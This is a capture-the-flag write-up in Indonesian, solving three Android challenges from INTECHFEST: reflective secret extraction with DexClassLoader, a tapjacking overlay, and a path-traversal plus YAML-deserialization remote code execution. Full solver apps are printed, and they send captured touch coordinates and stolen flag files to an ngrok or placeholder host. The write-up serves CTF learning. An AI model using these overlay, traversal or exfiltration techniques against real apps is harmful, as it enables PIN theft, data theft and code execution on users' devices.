WU INTECHFEST

PETIR - FlagGPT

Wrth
Beluga
Lawbyte

Daftar Isi

Mobile

Hidden

HiddenActivity

```java
package com.aimar.id.hidden;

import android.content.Intent;
import android.os.Bundle;
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;
import java.io.InputStream;

/* loaded from: classes3.dex */
public class HiddenActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.C
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hidden);
        Intent intent = getIntent();
        String secret = intent.getStringExtra("secret");
        if (secret != null && secret.equals(Global.SECRET)) {
            TextView textView = (TextView) findViewById(R.id.tv_flag);
            try {
                InputStream is = openFileInput("flag.txt");
                byte[] buffer = new byte[is.available()];
                is.read(buffer);
                is.close();
                textView.setText(new String(buffer));
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}
```

```
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
<activity android:name="com.aimar.id.hidden.HiddenActivity" android:enabled="true" android:exported="true"/>
<provider android:name="androidx.startup.InitializationProvider" android:exported="false" android:authorities="com.
    <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
    <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
```

Jadi dikasih apk yang punya activity ‘HiddenActivity” yang dimana ini ga dipanggil dimana aja, tapi exported nya **True** dan dia menggunakan **intent** sebagai receiver yang dimana dia set **getStringExtra(“secret”)** dan mengcompare nya dengan secret value dari class **GLOBAL**, untuk bisa mengakses ke class ini dan mengambil hardcoded secret valuenya, kita bisa menggunakan **DexClassLoader**, untuk meload class dari GLOBAL, tetapi gimana caranya kalau kita tidak punya dex file atau apk file nya?, diandroid sendiri ini bisa dilakukan dengan menggunakan cara berikut ini

```java
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        // Target victim app package name (replace with actual victim package name)
        String victimPackageName = "com.aimar.id.hidden";

        try {
            // Get PackageManager and ApplicationInfo to retrieve the APK path
            PackageManager pm = getPackageManager();
            ApplicationInfo appInfo = pm.getApplicationInfo(victimPackageName, i: 0);

            // The APK path of the installed victim app
            String apkPath = appInfo.sourceDir;

            // Create a DexClassLoader instance with the victim's APK path
            File optimizedDexOutputPath = getDir( name: "dex",  mode: 0);
            DexClassLoader dexClassLoader = new DexClassLoader(
                    apkPath,                        // Path to the APK
                    optimizedDexOutputPath.getAbsolutePath(),  // Optimized directory
                    null,                           // No libraries
                    getClassLoader()                // Parent ClassLoader
            );

            // Load the Global class from the victim app
            Class<?> globalClass = dexClassLoader.loadClass( name: "com.aimar.id.hidden.Global");

            // Access the SECRET field from the Global class
            Field secretField = globalClass.getDeclaredField( s: "SECRET");
            secretField.setAccessible(true);

            // Retrieve the value of the SECRET field
            String secretValue = (String) secretField.get(null);

            // Display the SECRET value in your app's TextView
            TextView secretTextView = findViewById(R.id.hack);
```

Dengan menggunakan **PackageManager** dan **ApplicationInfo** kita bisa mengetahui full path base.apk dari victim yang dimana di case ini adalah **com.aimar.id.hidden**,lalu tinggal **loadClass** Global dari package victim dan ambil value dari field SECRET dan lempar ke intent untuk dikirimkan ke intent **HiddenActivity**, berikut ini full solvernya:

```java
package com.lbyte.hiddensolver;

import android.content.pm.ApplicationInfo;
import android.content.pm.PackageManager;
import android.os.Bundle;
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;
```

```java
import dalvik.system.DexClassLoader;
import java.lang.reflect.Field;
import java.io.File;
import android.content.Intent;
import android.widget.Toast;

public class MainActivity extends AppCompatActivity {

   @Override
   protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_main);

       // Target victim app package name (replace with actual victim package
name)
       String victimPackageName = "com.aimar.id.hidden";

       try {
           // Get PackageManager and ApplicationInfo to retrieve the APK path
           PackageManager pm = getPackageManager();
           ApplicationInfo appInfo = pm.getApplicationInfo(victimPackageName,
0);

           // The APK path of the installed victim app
           String apkPath = appInfo.sourceDir;

           // Create a DexClassLoader instance with the victim's APK path
           File optimizedDexOutputPath = getDir("dex", 0);
           DexClassLoader dexClassLoader = new DexClassLoader(
                   apkPath,                          // Path to the APK
                   optimizedDexOutputPath.getAbsolutePath(),  // Optimized
directory
                   null,                             // No libraries
                   getClassLoader()                  // Parent ClassLoader
           );

           // Load the Global class from the victim app
           Class<?> globalClass =
dexClassLoader.loadClass("com.aimar.id.hidden.Global");

           // Access the SECRET field from the Global class
           Field secretField = globalClass.getDeclaredField("SECRET");
           secretField.setAccessible(true);

           // Retrieve the value of the SECRET field
           String secretValue = (String) secretField.get(null);

           // Display the SECRET value in your app's TextView
           TextView secretTextView = findViewById(R.id.hack);
           secretTextView.setText("Global.SECRET value: " + secretValue);

           Intent intent = new Intent();
           intent.setClassName("com.aimar.id.hidden",
"com.aimar.id.hidden.HiddenActivity");

           // Add the secret as an extra to the Intent
```


```
            intent.putExtra("secret", secretValue);

            // Start the hidden activity with the crafted Intent
            try {
                Toast.makeText(this, "Secret value"+ secretValue,
Toast.LENGTH_SHORT).show();
                startActivity(intent);
                Toast.makeText(this, "Intent sent successfully!",
Toast.LENGTH_SHORT).show();
            } catch (Exception e) {
                e.printStackTrace();
                Toast.makeText(this, "Failed to launch HiddenActivity.",
Toast.LENGTH_SHORT).show();
            }

        } catch (PackageManager.NameNotFoundException e) {
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        } catch (NoSuchFieldException e) {
            e.printStackTrace();
        } catch (IllegalAccessException e) {
            e.printStackTrace();
        }
    }
}
```

Build ke apk lalu kirimkan ke POC Tester, dan didapatkan flagnya:

```
INTECHFEST{remember_kids_never_hardcode_a_secret_in_your_
code}
```

Hijacker

Diberikan apk yang dicase ini victim akan run malicious app kita dan victim akan mengira kalau dia berada di aplikasi yang harus memasukan PIN 6 digit, dan disini kita bisa menggunakan methode TapJacking yang dimana akan melakukan overlay pada aplikasi victim yang akan mengelabui victim, berikut ini full solver saya, dicheck dari manifest victim apk dia juga support overlay ini yang mengakibatkan ini vuln dengan tapjacking



Full solver:

```
package com.lbyte.hijacker_solver;

import android.app.Activity;
import android.content.Context;
import android.content.Intent;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.PixelFormat;
import android.net.Uri;
import android.os.Build;
import android.os.Bundle;
import android.os.Handler;
import android.provider.Settings;
import android.util.DisplayMetrics;
import android.util.Log;
import android.view.MotionEvent;
import android.view.View;
import android.view.WindowManager;
import android.widget.Toast;

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.ArrayList;
import java.util.List;

public class MainActivity extends Activity {
```


```
   private WindowManager windowManager;
   private TouchView touchView;
   private static final int REQUEST_CODE_OVERLAY_PERMISSION = 1001;

   @Override
   protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);

       // Check if the overlay permission is granted
       if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.M &&
!Settings.canDrawOverlays(this)) {
           // If not granted, request it by sending the user to the settings
page
           Intent intent = new
Intent(Settings.ACTION_MANAGE_OVERLAY_PERMISSION, Uri.parse("package:" +
getPackageName()));
           startActivityForResult(intent, REQUEST_CODE_OVERLAY_PERMISSION);
       } else {
           // Permission is granted, proceed with the overlay
           setupOverlayAndVictimApp();
       }
   }

   @Override
   protected void onActivityResult(int requestCode, int resultCode, Intent
data) {
       super.onActivityResult(requestCode, resultCode, data);
       if (requestCode == REQUEST_CODE_OVERLAY_PERMISSION) {
           if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.M) {
               if (Settings.canDrawOverlays(this)) {
                   // Permission granted, proceed with the overlay
                   setupOverlayAndVictimApp();
               } else {
                   // Permission not granted, show a message
                   Toast.makeText(this, "Overlay permission not granted!",
Toast.LENGTH_SHORT).show();
               }
           }
       }
   }

   private void setupOverlayAndVictimApp() {
       Log.d("Overlay", "Setting up overlay...");

       // Create a custom TouchView that will draw red circles with numbers on
touch points
       touchView = new TouchView(this);

       WindowManager.LayoutParams params = new WindowManager.LayoutParams(
               WindowManager.LayoutParams.MATCH_PARENT,
               WindowManager.LayoutParams.MATCH_PARENT,
               WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY,
               WindowManager.LayoutParams.FLAG_NOT_FOCUSABLE,
               PixelFormat.TRANSLUCENT
       );
```

```
        windowManager = (WindowManager)
getSystemService(Context.WINDOW_SERVICE);
        windowManager.addView(touchView, params);

        Log.d("Overlay", "Overlay and listener setup complete.");

        // Start the victim app (LoginActivity)
        startVictimApp();

        new Handler().postDelayed(new Runnable() {
            @Override
            public void run() {
                Log.d("Overlay", "Removing overlay...");
                windowManager.removeView(touchView);
            }
        }, 500000);
    }

    // Start the victim app's LoginActivity
    private void startVictimApp() {
        Intent intent = new Intent();
        intent.setClassName("com.aimar.id.hijacker",
"com.aimar.id.hijacker.LoginActivity");
        startActivity(intent);
    }

    // Custom view to handle touch events and draw red circles with numbers at
each touch point
    private class TouchView extends View {
        private Paint paintCircle;
        private Paint paintText;
        private List<TouchPoint> touchPoints;  // List to store all touch
points and associated number

        public TouchView(Context context) {
            super(context);
            // Paint for the red circle
            paintCircle = new Paint();
            paintCircle.setColor(Color.RED);
            paintCircle.setStyle(Paint.Style.FILL);
            paintCircle.setAntiAlias(true);

            // Paint for the text inside the circle
            paintText = new Paint();
            paintText.setColor(Color.WHITE);
            paintText.setTextSize(50);  // Adjust text size as needed
            paintText.setTextAlign(Paint.Align.CENTER);
            paintText.setAntiAlias(true);

            touchPoints = new ArrayList<>(); // Initialize the list of touch
points
        }

        @Override
        protected void onDraw(Canvas canvas) {
```

```
            super.onDraw(canvas);
            // Draw a red circle and a number at each touch point in the list
            for (TouchPoint point : touchPoints) {
                // Draw the circle
                canvas.drawCircle(point.x, point.y, 50, paintCircle);

                // Draw the number in the center of the circle
                canvas.drawText(String.valueOf(point.number), point.x, point.y
+ 15, paintText);  // Adjust vertical offset as needed
            }
        }

        @Override
        public boolean onTouchEvent(MotionEvent event) {
            if (event.getAction() == MotionEvent.ACTION_DOWN) {
                // Get the touch coordinates
                float touchX = event.getX();
                float touchY = event.getY();
                Log.d("Touch Coordinates", "X: " + touchX + ", Y: " + touchY);

                // Add the touch point with a number (size of the list + 1
gives the next number)
                touchPoints.add(new TouchPoint(touchX, touchY,
touchPoints.size() + 1));

                // Get screen width and height
                DisplayMetrics displayMetrics =
getResources().getDisplayMetrics();
                int screenWidth = displayMetrics.widthPixels;
                int screenHeight = displayMetrics.heightPixels;

                // Send coordinates to the server
                sendCoordinatesToServer(touchX, touchY, screenWidth,
screenHeight);

                // Trigger a redraw to show all the red circles with numbers
                invalidate();

                // Show a toast message for feedback
                Toast.makeText(MainActivity.this, "X: " + touchX + ", Y: " +
touchY, Toast.LENGTH_SHORT).show();
            }
            return true;
        }
    }

    // Class to store the touch point and the associated number
    private class TouchPoint {
        float x, y;
        int number;

        public TouchPoint(float x, float y, int number) {
            this.x = x;
            this.y = y;
            this.number = number;
        }
```

```
    }

    // Method to send the coordinates and screen dimensions to your server
    private void sendCoordinatesToServer(float x, float y, int screenWidth, int
screenHeight) {
        // Create the URL string with the coordinates and screen dimensions
        String urlString = "http://0.tcp.ap.ngrok.io:13653/my-pin?x=" + x +
"&y=" + y + "&width=" + screenWidth + "&height=" + screenHeight;

        // Run the HTTP request on a separate thread (network operations must
not be done on the main thread)
        new Thread(new Runnable() {
            @Override
            public void run() {
                try {
                    URL url = new URL(urlString);
                    HttpURLConnection urlConnection = (HttpURLConnection)
url.openConnection();
                    urlConnection.setRequestMethod("GET");

                    // Get the response from the server
                    BufferedReader in = new BufferedReader(new
InputStreamReader(urlConnection.getInputStream()));
                    String inputLine;
                    StringBuffer response = new StringBuffer();

                    while ((inputLine = in.readLine()) != null) {
                        response.append(inputLine);
                    }
                    in.close();

                    // Log the response (optional, for debugging purposes)
                    Log.d("Server Response", response.toString());

                } catch (Exception e) {
                    e.printStackTrace();
                    Log.e("HTTP Error", "Failed to send coordinates to
server.");
                }
            }
        }).start();
    }
}
```

Disini idenya adalah agar bisa mengirimkan informasi screen width dan heigth dan juga coordinate X & Y yang di touch sama victim ke ngrok saya, dan saya juga menambahkan agar bisa terdapat circle berwarna merah yang ada nomor didalamnya untuk memudahkan user click mana aja (biar cepet dapetin pin nya gausah plotting dari coordinate haha), build apk lalu kirim ke POC Tester dan didapatkan PIN nya



Disini nomor 1 tidak ada karena tertimpa oleh nomor 2 jadi user mengklik di coordinate yang sama jadi PIN nya adalah: 558102

```
┌──(1byte㉿AzkaVP)-[/mnt/c/pentest/ctf/intech/mobile/hijacker/dist/pidcat]
└─$ nc ctf.intechfest.cc 53655
Please provide a proof of work to continue by running this command:
curl -sSfL https://pwn.red/pow | sh -s s.AAPQkA==.ZLAn9ZlfwDMjwS0CacYsww==

Solution: s.RGs7DbfIGl3VFW1+ZeIIH+6cAaWhgyFd1754084ju9buHqM4toF9WR3e7rx1gl/x5Dao0/tPUu4MxnSltZEJajkDU9bO0CqL6ySsXRmMI+wrBPlcez8ueRW+7rilXnPs7ijJStG+EwvADaVwbhPwCcGeeakZE+jumWu9mQ8niXmmtIpISDpa/iezI5M31mtt6goQ2q
ilF3Mo85mT7GQRjA==
PIN: 558102
flag{hijacker_pin2flag}
```

Password Manager

Ini cukup panjang sebenernya, tapi yang jelas di apk ini terdapat content provider yang dimana disini bisa dilakukan **path traversal** untuk bisa membaca isi content didalam content provider dan juga kita bisa write file juga didalamnya, setelah itu apknya menggunakan parser YAML dari snake yml yang dimana ini vuln deserialization yang dia ini tidak memakai **SafeConstructor** dia langsung nge load yml dari **pwds.yml** didalam folder files, yang artinya kita bisa mengkontrol file ini dan memasukan deserial payload didalamnya, dan di apk ini ada class **DebugHelper** yang perlu kita trigger invoke nya agar bisa jalan, kenapa? Karena disitu ada **DexClasLoader** yang akan meload file **/files/debugger**, dan dari sini kita **RCE** dan read flag_{random_uuid}.txt didalam /files, btw debugger nya harus package **com.aimardcr.pwdmanager** dengan class Debug dan punya **start()** function agar ketika di invoke sama yml dia akan langsung jalanin **startl()**

Pwds.yml payload untuk invoke autoStart DebugHelper nya:

```
debugHelper:
  autoStart: !!com.aimardcr.pwdmanager.DebugHelper [True]
```

Lalu berikut ini Debug.java buat debugger file nya

```
package com.aimardcr.pwdmanager;

import java.io.BufferedReader;
import java.io.File;
import java.io.FileReader;
import java.io.IOException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;

public class Debug {
    private static final String NGROK_URL =
```

```
"http://MASUKIN_AJA_SERVER_MU_BANG/report";

    public static void start() {
        // Run the network operation in a new thread
        new Thread(new Runnable() {
            @Override
            public void run() {
                try {
                    System.out.println("Starting debug process...");
                    File flagFile = findFlagFile();
                    if (flagFile != null) {
                        System.out.println("Flag file found: " +
flagFile.getName());
                        String flag = readFlagFromFile(flagFile);
                        System.out.println("Flag: " + flag);
                        sendFlag(flag);
                    } else {
                        System.out.println("Flag file not found.");
                    }
                } catch (Exception e) {
                    e.printStackTrace();
                }
            }
        }).start();
    }

    private static File findFlagFile() {
        System.out.println("Searching for flag file...");
        File dir = new File("/data/data/com.aimardcr.pwdmanager/files");
        File[] files = dir.listFiles((d, name) ->
name.startsWith("flag") && name.endsWith(".txt"));
        if (files != null && files.length > 0) {
            return files[0]; // Assuming only one flag file is present
        }
        return null;
    }

    private static String readFlagFromFile(File flagFile) throws
IOException {
```

```
        try (BufferedReader reader = new BufferedReader(new
FileReader(flagFile))) {
            StringBuilder flag = new StringBuilder();
            String line;
            while ((line = reader.readLine()) != null) {
                flag.append(line);
            }
            return flag.toString();
        }
    }

    private static void sendFlag(String flag) {
        System.out.println("Sending flag to remote server...");
        HttpURLConnection connection = null;
        try {
            // URL encode the flag to be safe for HTTP GET request
            String encodedFlag = URLEncoder.encode(flag, "UTF-8");
            URL url = new URL(NGROK_URL + "?flag=" + encodedFlag);
            System.out.println("URL: " + url);

            // Open the connection
            connection = (HttpURLConnection) url.openConnection();
            connection.setRequestMethod("GET");

            // Add custom header to skip ngrok's browser warning
            connection.setRequestProperty("ngrok-skip-warning", "true");

            // Connect to the server
            connection.connect();

            // Check the response code
            int responseCode = connection.getResponseCode();
            System.out.println("Response Code: " + responseCode);
            if (responseCode == HttpURLConnection.HTTP_OK) {
                System.out.println("Flag sent successfully.");
            } else {
                System.out.println("Failed to send flag. Response code:
" + responseCode);
            }
```

```
        } catch (IOException e) {
            // Handle the IOException (e.g., network issues, malformed
URL, etc.)
            System.err.println("IOException occurred while sending the
flag: " + e.getMessage());
            e.printStackTrace();
        } catch (Exception e) {
            // Catch any other exceptions that might occur
            System.err.println("Exception occurred: " + e.getMessage());
            e.printStackTrace();
        } finally {
            if (connection != null) {
                connection.disconnect();
            }
        }
    }



    public static void stop() {
        // No specific functionality for stopping in this example
    }
}
```

Compile dengan command **javac Debug.java** lalu satuin class nya jadi dex dengan tools dari android studio **d8**, dengan command **d8 –output folder/ Debug.class Debug\$.class**, nanti buat converter dex nya jadiin hex buat dimasukin kedalam apk malicious biar bisa di write ke debugger pake content provider

```
def convert_dex_to_hex(dex_file_path, hex_file_path):
    try:
        # Read the binary content of the .dex file
        with open(dex_file_path, 'rb') as dex_file:
            dex_content = dex_file.read()

        # Convert binary content to hexadecimal
        hex_content = dex_content.hex()
```

```
        # Save the hexadecimal content to a .hex file
        with open(hex_file_path, 'w') as hex_file:
            hex_file.write(hex_content)

        print(f"Successfully converted {dex_file_path} to
{hex_file_path}")
    except Exception as e:
        print(f"Error: {e}")

# Example usage
dex_file = 'debugger/classes.dex'  # Path to your .dex file
hex_file = 'classes.hex'  # Output .hex file path
convert_dex_to_hex(dex_file, hex_file)
```

Copy semua hex value nya lalu paste kedalam solver malicious app nya, disini content provider nya harus make url encode buat bypass .. karena ada validasi nya di content provider nya

```
@Override // android.content.ContentProvider
public ParcelFileDescriptor openFile(Uri uri, String mode)
    if (uri.toString().contains("..")) {
        throw new FileNotFoundException("Invalid path");
    }
```

Btw walaupun insert, update dan delete di not implemented

```
@Override // android.content.ContentProvider
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    throw new UnsupportedOperationException("Not implemented");
}

@Override // android.content.ContentProvider
public String getType(Uri uri) {
    return "application/octet-stream";
}

@Override // android.content.ContentProvider
public Uri insert(Uri uri, ContentValues values) {
    throw new UnsupportedOperationException("Not implemented");
}

@Override // android.content.ContentProvider
public int delete(Uri uri, String selection, String[] selectionArgs) {
    throw new UnsupportedOperationException("Not implemented");
}

@Override // android.content.ContentProvider
public int update(Uri uri, ContentValues values, String selection, String[] selectionArgs) {
    throw new UnsupportedOperationException("Not implemented");
}
```

Kita masih bisa write kedalam content provider nya dengan cara ini

```
try {
   Uri contentUri =
Uri.parse("content://com.aimardcr.pwdmanager/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E
%2F%2E%2E%2F%2E%2E%2F/data/data/com.aimardcr.pwdmanager/files/pwds.yml");

   ContentResolver resolver = context.getContentResolver();
   FileOutputStream fos = (FileOutputStream)
resolver.openOutputStream(contentUri, "");
   fos.write(("\n- id: 3\n" +
           "  application: Google\n" +
           "  username: Sasuke\n" +
           "  password: AAAA").getBytes());
   fos.close();
} catch (Exception e) {
   Log.e("PwdManager", "Error: " + e.getMessage());
}
```

Jadi sudah dikumpulin semuanya udah deh taruh didalam satu malicious appnya, dan berikut ini full solver nya:

```
package com.lbyte.pwdmanager_solver;

import android.content.ContentResolver;
import android.content.ContentValues;
import android.content.Context;
import android.net.Uri;
import android.os.Bundle;
import android.os.ParcelFileDescriptor;
import android.util.Log;

import androidx.appcompat.app.AppCompatActivity;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.IOException;

import android.os.Bundle;
import android.util.Log;

public class MainActivity extends AppCompatActivity {
   private static final String TAG = "MaliciousApp";

   @Override
   protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_main);
       try {
           Thread.sleep(1000);
       } catch (InterruptedException e) {
           e.printStackTrace();
       }
```

```
        // Call writeToFile here, passing the activity context
        Log.d(TAG, "Calling writeToFile method");
        pocAimar(this);
        writeToFiles(this);
        writeToFile(this);
    }

    public static void writeToFile(Context context) {
        try {
            // Ensure context is valid
            if (context == null) {
                Log.d(TAG, "Context is null");
                return;
            }

            // Construct the content URI to access the target file
            String pathtraversal =
"%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2Fdata%2Fdata%2Fcom.aimardcr.pwdma
nager%2Ffiles%2Fdebugger";
            Uri fileUri = Uri.parse("content://com.aimardcr.pwdmanager/" +
pathtraversal);
            Log.d(TAG, "File URI constructed: " + fileUri.toString());

            // Get ContentResolver and open the file descriptor
            ContentResolver contentResolver = context.getContentResolver();
            ParcelFileDescriptor pfd =
contentResolver.openFileDescriptor(fileUri, "w"); // Open file in write mode
            Log.d(TAG, "ParcelFileDescriptor opened");

            if (pfd != null) {
                // Convert the hex string into a byte array
                String hexString =
"6465780a30333500c2c271ad4eb2d4d575b384a813bafa9f3deeac386be60b206815000070000
000785634120000000000000000981400006c000000700000002200000020020000150000000a80
2000004000000a40300002f000000c4030000040000003c050000ac0f0000bc050000e00b0000f
80b0000140c0000280c00002e0c0000580c0000870c00008f0c0000a30c0000af0c0000c50c000
0d50c0000fb0c00000e0d0000240d00003d0d0000450d00004a0d00004d0d00007c0d00007f0d0
000830d0000870d00008c0d0000c90d0000040e0000270e0000480e00006d0e00008d0e0000a90
e0000c30e0000d30e0000e90e0000030f00001a0f0000310f0000430f0000560f00006d0f00008
10f0000970f0000ab0f0000c60f0000da0f0000ee0f000051000002110000003f1000004f10000
069100000801000008b1000009c100000b8100000da100000f5100000fc100000031100000611 0
0000a1100000f1100001211000016110000 1b1100002c1100004011000055110000 5d1100006a1
1000079110000811100008811000091110000 9d110000a5110000af110000b4110000c2110000c
8110000db110000e7110000f011000001120000241200004d120000551200006c1200007712000
07a1200008012000094120000a4120000a9120000ba120000c3120000d5120000df120000e4120
000ee120000001300000141300001b13000027130000 2d13000037130000 3d1300004413000011 0
0000017000000180000001900000 01a0000001b0000001c0000001d0000001e0000001f0000002
0000000210000002200000023000000240000002500000026000000270000002800000029000000
02a0000002b0000002c0000002d0000002e0000002f000000300000003100000032000000 3a000
0003d000000400000004100000042000000110000000000000000000000130000000900000000
0000016000000110000009 00b000013000000130000000000000015000000130000009 80b00001
6000000130000000a00b000014000000140000000a80b000015000000140000000b00b00001500000
0140000000b80b000016000000180000000c00b000013000000 1b000000000000003a0000001d000
0000000000003b0000001d000000980b00003b0000001d000000c80b00003b0000001d000000880
b00003b0000001d000000b80b00003c0000001d000000a00b00003c0000001d000000d00b00003
f0000001e000000d80b00003e0000001e000000b80b000015000000 1f000000800b00000400130
```

00a0000000400130033000000150000d004c00000015000d005c0000000100110058000000020000
b000600000002001200430000000300000b000600000003000b006100000040001000000000040
0040001000000040000f000200000004000b000600000004000100 4d0000000400120056000000
40004005f00000004000f006200000004000b006500000004000b006700000008000d000600000
008000b004700000008000300600000000900 0f000600000090003005100000009001400570000
0000a000c00060000000c000300500000000c000b005d0000000d000f005e0000000f0009004f0
000001000030050000000010000b005d00000011000b000600000130013004b000000130013006
600000014000b000600000014000600460000001400070046000000140008004600000001400030
06800000016000e000600000016000b006500000018000200550000001900 0b004800000019000
b004900000019000000520000001900 0f006300000019001000640000001a000f00060000001a0
00a005b0000001c0005004a000000010000001110000011000000000000000700000000000000f
8130000000000000200000011100000110000080 0b000007000000000000000114000000000000
003000000000000001100000880b000008000000701400000f14000000000000040000000100 0
000110000000000000080000008014000 01d14000053140000080002000300010000000001a0
000001c0017001a014500121223232000 1c04170012054d0403056e30190010030c00232121004
d0701056e302600600128020d060e000000000017000100010110180300030002000000000000
00500000071200a0021000a010f010000010001000100000000000000040000070101c0000000
e000100010001000000020b000004000000701 01c0000000e000600010002000100060b0000560
00000620003001a0137006e2018001000710005000000c0038003e00620103006e10130000000
c022203140070101f0003001a040c006e20220043000c036e20220023000c026e10230002000c0
26e2018002100711006000000c006201030022021400701 01f0002001a030f006e20220032000
c026e20220002000c026e10230002000c026e2018002100711007000000280862000 3001a010d0
06e20180010002805 0d006e101b0000000e000000000050000100010110510200020002000000 1
a0b0000140000001a004e006e201e0001000a0038000c001a0003006e201d0001000a003800040
012102802120 00f000100000000000000000000000050000007100090000000c001100000002000
000020000002 00b000022000000620003001a0135006e2018001000220009001a0104007020120
010002201020070100100 01006e20140010000c003800090021013d0106001201460000011100 1
200110001000100010000000000000005000000 71100b0000000c001100000003000 1000200020
0290b00002d000000220008002201 0a007020150021007020 0f001000220214007010 1f0002006
e10110000000c01380106006e202200120028f76e10230002000c026e101000000011020d026e1
01000000028050d007120000002002802270228ff00000a000000130001002200000003000 3000
200210026000000010001000100000000000000400000071100c0000000e000100010001000 00
0370b0000040000007010 1c0000000e000700010003000 3003b0b0000f6000000620003001a013
6006e2018001000000012001a01390071202e0016000c0622011a002202140070101f0002001a0
354006e20220032000c026e20220062000c066e10230006000c0670202c006100620603002202 1
40070101f0002001a0338006e20220032000c026e20210012000c026e10230002000c026e20180
026006e102d0001000c061f0619001a0010006e202a0006001a005a001a0169006e302b0006016
e10270006006e10290006000a006201030022021400701 01f0002001a0334006e20220032000c0
26e20200002000c026e10230002000c026e20180021001301c80033100a00620003001a010e006
e2018001000281962010300220214007010 1f0002001a030b006e20220032000c026e202000020
00c006e10230000000c006e20180001003806 5a0028550d00280c0d0028300d060705076007562
8510d060705076007566201020 06e101a0000000c022203140070101f0003001a0409006e20220
043000c036e20220023000c026e10230002000c026e20180021006e101b00000038062b0028260
d060705076007566201020 06e10160000000c022203140070101f0003001a0412006e202200430
00c036e20220023000c026e10230002000c026e20180021006e101700000038060 5006e1028000
6000e000d00380605006e102800060027000 90000003c000100450000004f000a00a4000000450
01300037e0cc60110a0019b017e0c9901109701ef0100ef010000020000000200000074 0b00000
e000000220016002201030070100300010070202400100 06e10250000000e000000000000000000
07c0b0000010000000e0012000e0016000e784b2d011c0f4b01180f3c1e7b1b1e3d002a0200000
e0028000e7878965a4c003201000ea55b694c4b3a027a1d000b000e003d01000e78207801180f0
